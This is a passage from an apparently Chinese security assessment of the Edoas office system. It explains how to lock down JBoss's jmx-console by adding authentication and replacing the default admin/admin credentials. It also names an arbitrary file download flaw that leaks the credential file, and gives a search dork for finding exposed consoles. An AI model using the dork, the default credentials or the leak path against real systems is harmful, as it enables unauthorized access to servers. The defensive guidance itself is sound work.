


图 27




图 28

防范方法就是修改 JBoss 默认设置，增加登录身份验证。方法很简单，假设 Edoas 安装在 d:\web\edoas2 目录，只需要修改 d:\web\edoas2\jboss\server\default\deploy\jmx-console.war\WEB-INF 目录下的两个 XML 文件：web.xml 和 jboss-web.xml，如图 30 和图 31 所示。




图 29




图 30




图 31

然后修改默认的用户名和密码（均为“admin”），在 D:\Web\edoas2\jboss\server\ default\conf\login-config.xml 文件中找到用户名密码设置文件，其默认在 D:\Web\edoas2\j boss\server\default\deploy\jmx-console.war\WEB-INF\classes 目录中，修改 jmx-console-roles.properties 文件，新建用户并指定角色，角色“JBossAdmin”必须与图 31 中的“role-name”一致，如图 32 所示，再修改 jmx-console- users.properties 文件，设置用户密码，如图 33 所示。修改后无须重启 Edoas，再次登录 jmx-console 控制台时便需要用户认证了，如图 34 所示，必要时将 web-console 也设置为用户认证。




图 32




图 33




图 34

这里需要说明两点，一是在 Windows 中修改 jmx-console-*.properties 这两个文件时，建议使用写字板不要用记事本，因为文件中使用的换行符默认为 Unix/Linux 中的“0A”，而非 Windows 中的“0D0A”，所以记事本可能会无法正确显示，如图 35 所示；二是对于 Edoas 系统，即使设置了 JBoss 用户认证，也是形同虚设，因为利用任意下载漏洞就可以将“jmx-console-users.properties”中的用户名和密码爆出来。随后笔者百度搜索了“inurl:/ jmx-console”，结果令人大跌眼镜，基本上都未加身份验证。





图 35

后记

此次检测反映出的问题是多方面的，有 Edoas 系统本身问题，也有 JBoss 默认设置问题，但这些都不是主要的，人员安全意识不强才是问题的关键。假如没有源码，我们也只能面对登录页面的注入发呆，未知的表名与字段名以及 HQL 